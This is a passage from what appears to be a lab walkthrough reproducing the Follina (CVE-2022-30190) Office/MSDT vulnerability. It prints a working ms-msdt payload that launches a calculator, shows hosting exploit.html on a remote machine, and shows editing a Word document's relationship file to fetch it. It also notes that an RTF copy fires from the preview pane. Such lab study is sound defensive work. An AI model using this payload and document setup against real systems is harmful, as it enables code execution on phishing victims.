
</body>
</html>

Ln 95, Col 1    100%    Windows (CRLF)    UTF-8
```

After initial contents of any HTML file, the “exploit.html” contains a series of “A” characters. It seems the exploit must contain at least 3541 characters before running command **window.location.href** which is below the series of ‘A” characters. Otherwise, the exploit may not work. Ok. But what does the window.location.href command do?

**window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param
\"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
IT_BrowseForFile=h\$(Start-
Process('calc'))i/../../../../../../../../../../../../Windows/SYstem32/mpsigstub.exe
IT_AutoTroubleshoot=ts_AUTO\"";**

It is intended to use MSDT protocol to pop up a calculator. Ok. Now, it’s time to see if the exploit does what it is meant to do? Since there are some problems reported while running the exploit with a docx file, I open the clickme1.docx file and save it as clickme1.rtf clickme.rtf files.



Follina_lab > CVE-2022-30190 > Search CVE-2022-30190

Name	Date modified	Type
.git	13-06-2022 11:40	File fo
clickme1.docx	09-06-2022 19:19	Micros
clickme1.rtf	13-06-2022 11:58	Rich T
demo.gif	09-06-2022 19:19	GIF Fil
exploit.html	09-06-2022 19:19	Micros
README.md	09-06-2022 19:19	MD Fil

Select a file to preview.

Next, I start a local Wamp server and host the exploit.html file there.


Name	Date modified	Type	Size
wamplanguages	09-06-2022 21:05	File folder	
wampthemes	09-06-2022 21:05	File folder	
add_vhost.php	14-10-2021 14:05	PHP File	23 KB
exploit.html	09-06-2022 19:19	Microsoft Edge HT...	7 KB
favicon.ico	31-12-2010 08:40	Icon	198 KB
index.php	14-10-2021 14:05	PHP File	22 KB
test_sockets.php	21-09-2015 17:30	PHP File	1 KB
testmysql.php	17-06-2021 15:48	PHP File	1 KB

Then I just click on clickme.rtf file or clickme1.rtf file for that matter.


Name	Date modified	Type	Size
.git	13-06-2022 11:40	File folder	
clickme.rtf	09-06-2022 21:43	Rich Text Format	61 KB
clickme1.docx	09-06-2022 19:19	Microsoft Word D...	10 KB
clickme1.rtf	13-06-2022 12:13	Rich Text Format	62 KB
demo.gif	09-06-2022 19:19	GIF File	2,737 KB
exploit.html	09-06-2022 19:19	Microsoft Edge HT...	7 KB
README.md	09-06-2022 19:19	MD File	1 KB

The Word document opens as shown below.

"We have identified a variety of actors incorporating the Follina vulnerability within phishing campaigns,"
- Sherrod DeGrippto, Proofpoint's vice president.



And then pops a calculator as shown below.



This is all too beginner level. No user is going to launch a payload on his local machine and trigger the exploit. The payload needs to be triggered from a remote location in any real-world scenario. Let's test this. So this time I host the same HTML payload on another machine (with IP 192.168.40.148) as shown below.

"Because this is a zero click exploit, there isn't as much individual users can do, however, a healthy dose of skepticism goes a long way. Users should always be suspicious of attachments from untrusted sources."

```
(kali㉿kali)-[~/Follina/CVE-2022-30190]
$ ls
clickme1.docx  demo.gif  exploit.html  README.md

(kali㉿kali)-[~/Follina/CVE-2022-30190]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Then I edit the “document.xml.rels” of the malicious Word document to load the payload from the remote IP.

The screenshot shows a Windows desktop environment. At the top, a Notepad window titled "document.xml.rels - Notepad" is open, displaying XML code. The code includes a relationship definition with an ID of "rId2" and a type of "http://schemas.openxmlformats.org/officeDocument/2006/relationships/hyperlink". The rget attribute is set to "mhtml:http://192.168.40.148:80/exploit.html!x-usc:http://192.168.40.148:80/exploit.html". Below the Notepad window, a 7-Zip file manager window is open, showing the directory "C:\Users\HC\OneDrive\Desktop\Follina_lab\CVE-2022-30190\clickme1.docx\word_rels\". The file list shows "document.xml.rels" with a size of 2,075 bytes and a modification date of 2022-05-30. A 7-Zip dialog box is overlaid on the file manager, asking "File 'document.xml.rels' was modified. Do you want to update it in the archive?". The dialog has "OK" and "Cancel" buttons. At the bottom of the 7-Zip window, a status bar shows "1 / 1 object(s) selected", "2 075", "2 075", and "2022-05-30 17:00:58".

document.xml.rels - Notepad

File Edit Format View Help

```
</><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/hyperlink" rget="mhtml:http://192.168.40.148:80/exploit.html!x-usc:http://192.168.40.148:80/exploit.html">
```

C:\Users\HC\OneDrive\Desktop\Follina_lab\CVE-2022-30190\clickme1.docx\word_rels\

File Edit View Favorites Tools Help

Add Extract Test Copy Move Delete Info

Name	Size	Packed Size	Modified	Created	Accessed	Attributes	Encrypted
document.xml.rels	2 075	374	2022-05-30...			-rw-rw-rw-	


7-Zip

File 'document.xml.rels' was modified.
Do you want to update it in the archive?

OK Cancel

1 / 1 object(s) selected 2 075 2 075 2022-05-30 17:00:58

I opened the docx file and save it as RTF file as docx file is not successfully exploiting the vulnerability. The exploit can not only be triggered by opening the document file. It can also be triggered by just viewing the RTF file in Windows preview pane. This only works for RTF file.

